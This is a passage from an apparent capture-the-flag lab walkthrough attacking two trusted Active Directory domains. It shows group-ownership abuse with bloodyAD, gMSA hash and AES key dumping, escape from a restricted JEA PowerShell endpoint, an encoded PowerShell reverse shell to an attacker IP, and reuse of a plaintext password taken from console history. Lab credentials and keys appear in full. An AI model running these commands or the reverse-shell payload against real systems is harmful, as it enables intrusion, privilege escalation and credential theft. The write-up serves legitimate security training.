04/28/26 12:22:58  04/28/26 21:36:05  ldap/dc2.pong.htb@PING.HTB
        renew until 04/29/26 11:34:59
        Ticket server: ldap/dc2.pong.htb@PONG.HTB
Now we can continue to gather information by using Bloodhound
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ rusthound -d pong.htb -u c.roberts@ping.htb -k -f dc2.pong.htb -i 192.168.2.2 -n 192.168.2.2 --dns-tcp -z
---------------------------------------------------
Initializing RustHound at 12:25:16 on 04/28/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-04-28T12:25:16Z INFO  rusthound] Verbosity level: Info
[2026-04-28T12:25:18Z INFO  rusthound::ldap] Connected to PONG.HTB Active Directory!
[2026-04-28T12:25:18Z INFO  rusthound::ldap] Starting data collection...
[2026-04-28T12:25:22Z INFO  rusthound::ldap] All data collected for NamingContext DC=pong,DC=htb
[2026-04-28T12:25:22Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-04-28T12:25:22Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-04-28T12:25:22Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-04-28T12:25:22Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-04-28T12:25:22Z INFO  rusthound::json::maker] 19 users parsed!
[2026-04-28T12:25:22Z INFO  rusthound::json::maker] 64 groups parsed!
[2026-04-28T12:25:22Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-04-28T12:25:22Z INFO  rusthound::json::maker] 2 ous parsed!
[2026-04-28T12:25:22Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-04-28T12:25:22Z INFO  rusthound::json::maker] 3 gpos parsed!
[2026-04-28T12:25:22Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-04-28T12:25:22Z INFO  rusthound::json::maker] .//20260428122522_pong-htb_rusthound.zip created!

RustHound Enumeration Completed at 12:25:22 on 04/28/26! Happy Graphing!
After uploading the new data, there is another interesting path

C. Roberts is already a member of IT@PING.HTB, and this group owns gMSA Managers@PONG.HTB Owns.
That ownership allowed gMSA Managers@PONG.HTB to ReadGMSAPassword over PONG_gMSA$. That means if we could convert ownership into effective membership, we could read the managed password of the target computer account directly.
Additionally, there is a second ReadGMSAPassword pointing to the gMSA$@PING.HTB flank.
Cross-Domain gMSA Abuse
According to c.roberts, BloodHound shows that IT@PING.HTB owns gMSA Managers@PONG.HTB.
Therefore, the next goal would be
Turn that Owns edge into effective membership

Then use ReadGMSAPassword on PONG_gMSA$
We can try directly changing the target group's groupType to make it a domain-local group.
The groupType attribute controls the scope of the group and whether security features are enabled.
From the groupType definition, we know that this magical number -2147483644 is the signed form of 0x80000004:
0x80000000 is the `SECURITY_ENABLED` flag;

0x00000004 is the `DOMAIN_LOCAL_GROUP` flag.
Therefore, we need to try changing the groupType attribute to this magical number.
However, we need to first convert ownership to write access.
We first grant c.roberts GenericAll permissions for the entire group using Owns permissions:
c.roberts is not an object of the PONG domain, therefore we cannot use its sAMAccountName when searching for pong.htb using bloodyAD. It is a subject outside of ping.htb, therefore we can use its SID for cross-domain attacks.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ bloodyAD --host dc2.pong.htb -d pong.htb \
    -u c.roberts -k \
    add genericAll 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
    'S-1-5-21-750635624-2058721901-1932338391-2617'
[+] S-1-5-21-750635624-2058721901-1932338391-2617 has now GenericAll on CN=gMSA Managers,CN=Users,DC=pong,DC=htb
If we jump directly to -2147483644, it will fail and return ERROR_NOT_SUPPORTED.
Therefore, we can split the scope change into two parts:
Global --> Universal
Universal --> Doamin Local
The signed value of the general group with security enabled is -2147483640, which is 0x80000008:
0x80000000 = SECURITY_ENABLED
0x00000008 = UNIVERSAL_GROUP
So the first write would be
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ bloodyAD --host dc2.pong.htb -d pong.htb \
    -u c.roberts -k \
    set object 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
    groupType -v -2147483640
[+] CN=gMSA Managers,CN=Users,DC=pong,DC=htb's groupType has been updated
The next write operation used the final Domain Local flag:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ bloodyAD --host dc2.pong.htb -d pong.htb \
    -u c.roberts -k \
    set object 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
    groupType -v -2147483644
[+] CN=gMSA Managers,CN=Users,DC=pong,DC=htb's groupType has been updated
Next, c.roberts was added to the list via PING SID:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ bloodyAD --host dc2.pong.htb -d pong.htb \
    -u c.roberts -k \
    add groupMember 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
    'S-1-5-21-750635624-2058721901-1932338391-2617'
[+] S-1-5-21-750635624-2058721901-1932338391-2617 added to CN=gMSA Managers,CN=Users,DC=pong,DC=htb
At this point, c.roberts's ownership advantage has translated into valid membership in the group that can read the managed password.
Now we can try to dump gMSA NT Hash
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ getTGT.py 'PING.HTB/c.roberts:AssumedBreach123'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in c.roberts.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ export KRB5CCNAME=c.roberts.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ nxc ldap dc2.pong.htb -d ping.htb -u c.roberts --use-kcache --gmsa
LDAP        dc2.pong.htb    389    DC2              [*] None (name:DC2) (domain:ping.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        dc2.pong.htb    389    DC2              [+] ping.htb\ from ccache
LDAP        dc2.pong.htb    389    DC2              [*] Getting GMSA Passwords
LDAP        dc2.pong.htb    389    DC2              Account: Pong_gMSA$           NTLM: 4b85a2a049588810c1267e4018b07a07     PrincipalsAllowedToReadPassword: gMSA Managers
However, this NT hash value does not meet the requirements of modern Kerberos.
An NTLM hash (traditional RC4 style) proof can read the managed password, but it is not Kerberos key material for this domain. In modern Kerberos environments, the AES256 key must be recovered to directly issue a TGT request.
We need to use ldeep to parse gMSA blob more completely:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ ldeep ldap -u c.roberts -d ping.htb -k -s ldap://dc2.pong.htb gmsa
Pong_gMSA$:nthash:4b85a2a049588810c1267e4018b07a07
Pong_gMSA$:aes128-cts-hmac-sha1-96:c48ae0b9895ebd9e1fe44ce34d3b696e
Pong_gMSA$:aes256-cts-hmac-sha1-96:9a3d021763ac0f2ceb3b629eddf92fee758a3ba6fce28269a2d35a3e252e539a
Pong_gMSA$:reader:gMSA Managers (group)
It returns a more detailed Kerberos key for Pong_gMSA$, including the aes256 value
Using an AES256 key, we can directly authenticate with gMSA via Kerberos:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ getTGT.py -dc-ip dc2.pong.htb \
    -aesKey 9a3d021763ac0f2ceb3b629eddf92fee758a3ba6fce28269a2d35a3e252e539a \
    'pong.htb/Pong_gMSA$'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Pong_gMSA$.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ klist Pong_gMSA\$.ccache
Ticket cache: FILE:Pong_gMSA$.ccache
Default principal: Pong_gMSA$@PONG.HTB

Valid starting     Expires            Service principal
04/28/26 13:13:26  04/28/26 23:13:26  krbtgt/PONG.HTB@PONG.HTB
        renew until 04/29/26 13:11:45
But we still can't use winrm to connect the shell.It does not belong to the REMOTE MANAGEMENT group, nor to the custom TemporaryWinRM group.
After simply enumerating the file system, there seems a JEAdirectory from C:\Programdata
*Evil-WinRM* PS C:\Programdata> dir


    Directory: C:\Programdata


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/17/2026   3:41 AM                JEA
d---s-         6/15/2025   9:55 PM                Microsoft
d-----         6/16/2025   4:05 AM                Package Cache
d-----        11/28/2025   6:53 AM                Packages
d-----          1/1/2026   9:29 AM                regid.1991-06.com.microsoft
d-----          5/8/2021   1:20 AM                SoftwareDistribution
d-----        12/25/2025   6:01 AM                ssh
d-----         6/16/2025   4:08 AM                USOPrivate
d-----          5/8/2021   1:20 AM                USOShared
d-----         6/16/2025   4:05 AM                VMware
-a----         4/28/2026   4:59 AM        6694400 agent.exe
The PowerShell Just Enough Administration (JEA) session profile fills the gap in how Pong_gMSA$ logs into DC1 without WinRM.
JEA defines how the machine account PONG_gMSA$ interacts with the PowerShell session.
There is also a config file JEA.pssc
@{

# Version number of the schema used for this document
SchemaVersion = '2.0.0.0'

# ID used to uniquely identify this document
GUID = 'e26939b6-819a-496e-be9a-dfb45427c765'

# ConfigurationName = 'restricted'

# Author of this document
Author = 'Administrator'

# Session type defaults to apply for this session configuration. Can be 'RestrictedRemoteServer' (recommended), 'Empty', or 'Default'
SessionType = 'RestrictedRemoteServer'
LanguageMode = 'ConstrainedLanguage'
}
That means:
SessionType = 'RestrictedRemoteServer' indicates that this configuration is designed for restricted remote endpoints.

LanguageMode = 'ConstrainedLanguage' indicates that the endpoint has been intentionally locked.

ConfigurationName = 'restricted' provides us with a specific endpoint name for subsequent testing.
PSRP is the PowerShell Remote Processing Protocol. PowerShell uses WinRM to create remote runspaces. The key difference is that a PSRP client can access specific session configurations, while evil-winrm can only prove that the default endpoint is denied.
The primary requirement is Kerberos. Hostname normalization breaks SPN lookups in this cross-domain setup, therefore the client configuration (krb5.conf) requires:
[libdefaults]
dns_canonicalize_hostname = false
In addition, we need to verify the cross-domain Kerberos path.Pong_gMSA$@PONG.HTBneeds to request the HTTP/dc1.ping.htb service ticket through the trust relationship.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ kvno HTTP/dc1.ping.htb
HTTP/dc1.ping.htb@PING.HTB: kvno = 7
To test custom endpoints from Linux, we need to use pypsrp, a Python client for PSRP that can open a remote PowerShell runspace for specific session configurations.
import os
from pypsrp.wsman import WSMan

os.environ["KRB5CCNAME"] = "Pong_gMSA$.ccache"
os.environ["KRB5_CONFIG"] = "./krb5.conf"

wsman = WSMan(
  "dc1.ping.htb",
  port=5985,
  ssl=False,
  path="wsman",
  auth="kerberos",
  encryption="auto",
  no_proxy=True,
  negotiate_service="HTTP",  # DC2 registers HTTP/dc2.pong.htb
)

print(wsman.__dict__)
print(wsman.transport.__dict__)
print(getattr(wsman.transport, "endpoint", None))
print(getattr(wsman.transport, "server", None))
print(getattr(wsman.transport, "port", None))
print(getattr(wsman.transport, "ssl", None))
The output directly confirms the endpoint and transmission status:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ python3 test.py
{'session_id': '2cc03af0-4428-40b2-a508-dcef6e00b314', 'locale': 'en-US', 'data_locale': 'en-US', 'transport': <pypsrp.wsman._TransportHTTP object at 0xffffa97cd400>, 'max_envelope_size': 153600, 'operation_timeout': 20, 'max_payload_size': 113949}
{'server': 'dc1.ping.htb', 'port': 5985, 'username': None, 'password': None, 'ssl': False, 'path': 'wsman', 'auth': 'kerberos', 'cert_validation': True, 'connection_timeout': 30, 'read_timeout': 30, 'reconnection_retries': 0, 'reconnection_backoff': 2.0, 'wrap_required': True, 'encryption': None, 'proxy': None, 'no_proxy': True, 'certificate_key_pem': None, 'certificate_pem': None, 'credssp_auth_mechanism': None, 'credssp_disable_tlsv1_2': None, 'credssp_minimum_version': None, 'negotiate_delegate': None, 'negotiate_hostname_override': None, 'negotiate_send_cbt': None, 'negotiate_service': 'HTTP', 'endpoint': 'http://dc1.ping.htb:5985/wsman', 'session': None}
http://dc1.ping.htb:5985/wsman
dc1.ping.htb
5985
False
We can confirm:
Endpoint: http://dc1.ping.htb:5985/wsman

SSL: False

Negotiate_service: HTTP
The next step is to perform a minimal proof-of-concept on the restricted endpoint previously found before of the PSSC configuration file.
# poc.py
import os
from pypsrp.wsman import WSMan
from pypsrp.powershell import RunspacePool, PowerShell

os.environ["KRB5CCNAME"] = "Pong_gMSA$.ccache"
os.environ["KRB5_CONFIG"] = "./krb5.conf"

cmd = r"""
$PSVersionTable.PSVersion
Get-Location
"""

wsman = WSMan(
  "dc1.ping.htb",
  port=5985,
  ssl=False,
  path="wsman",
  auth="kerberos",
  encryption="auto",
  no_proxy=True,
  negotiate_service="HTTP",
)

with RunspacePool(wsman, configuration_name="restricted") as pool:
  ps = PowerShell(pool)
  ps.add_script(cmd)
  out = ps.invoke()
  print("[>] ")
  for item in out:
      print(item)
  print("ERRORS:")
  for err in ps.streams.error:
      print(str(err))
After running the script
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ python3 poc.py
[>]
5.1.20348.4294
ERRORS:
The term 'Get-Location' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
We can verify that:
the runspace was opened successfully;

the code executed inside PowerShell;

Get-Location was denied inside the endpoint.
At this point, we still do not know which commands are publicly available in this specific runtime environment. We can try checking the available commands. Change the original command to
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ python3 poc.py
[>]
Clear-Host
Exit-PSSession
Get-Command
Get-FormatData
Get-Help
Measure-Object
Out-Default
Select-Object
ERRORS:
The remaining question is how to extract any useful information from such a stripped-down endpoint.
The key trick here lies in invoking the & operator. It can directly invoke a command or script block, which, in this endpoint, is sufficient to bypass that small, visible list of commands.
cmd = r'& { whoami }'
Then run the script, it worked successfully
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ python3 poc.py
[>]
pong\pong_gmsa$
ERRORS:
Now lead to the reverse shell
cmd = r'& { powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANAAwACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA= }'
Then we can get the shell as pong\pong_gmsa$
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.40] from (UNKNOWN) [10.129.180.176] 50004
whoami
pong\pong_gmsa$
PS C:\Users\Pong_gMSA$\Documents>
Switch to C.Carlssen
I would continue to enumerate the system. For the file system, there is nothing interesting here.
PS C:\Users\Pong_gMSA$\Documents> dir


    Directory: C:\Users\Pong_gMSA$\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/30/2026   9:09 AM           1215 ITAccess.psrc
-a----         1/20/2026   8:04 AM           1004 JEAconfig_backup.pssc
For other directories of Pong_gMSA$are all empty.
Continue to check the groups and privilege
PS C:\Users\Pong_gMSA$\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
PS C:\Users\Pong_gMSA$\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                           Attributes
=========================================== ================ ============================================= ==================================================
pong\Domain Computers                       Group            S-1-5-21-2410575906-3092493790-2123333151-515 Mandatory group, Enabled by default, Enabled group
Everyone                                    Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1                                      Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
Still nothing could be targeted.
Continue to check the PowerShell console history
PSReadLine stores per-user command history in:
%APPDATA%\Microsoft\Windows\PowerShell\PSReadLine
and the default file is ConsoleHost_history.txt
So C:\Users\Pong_gMSA$\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
would be our reading target.
Get-adgroup "remote management users" -server pong.htb
$c = New-object System.management.automation.pscredential("pong\c.carlssen,$(convertto-securestring -asplaintext -force "A()DUJ!@414"))
Enter-pssession -computername dc2.pong.htb -credential $c
This command embeds a reusable plaintext cipher for pong\c.carlssen.
From BloodHound, we can find C.Carlssen is a member of REMOTE MANAGEMENT and IT SERVICE ADMINS:

Let's try to use that to authorize c.carlssen via PONG.HTB
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ getTGT.py 'PONG.HTB/c.carlssen:A()DUJ!@414'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in c.carlssen.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ export KRB5CCNAME=c.carlssen.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/PingPong]
└─$ evil-winrm -i dc2.pong.htb -r PONG.HTB

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\C.Carlssen\Documents>
Privilege Escalation on dc2
C.Carlssen, as an IT SERVICE ADMINS, has 4 service accounts for GenericWrite:

Only svc_sql has SQL Admin Rights execution privileges on DC2.
 The key point to note is that
 MachineAccountQuota = 0.
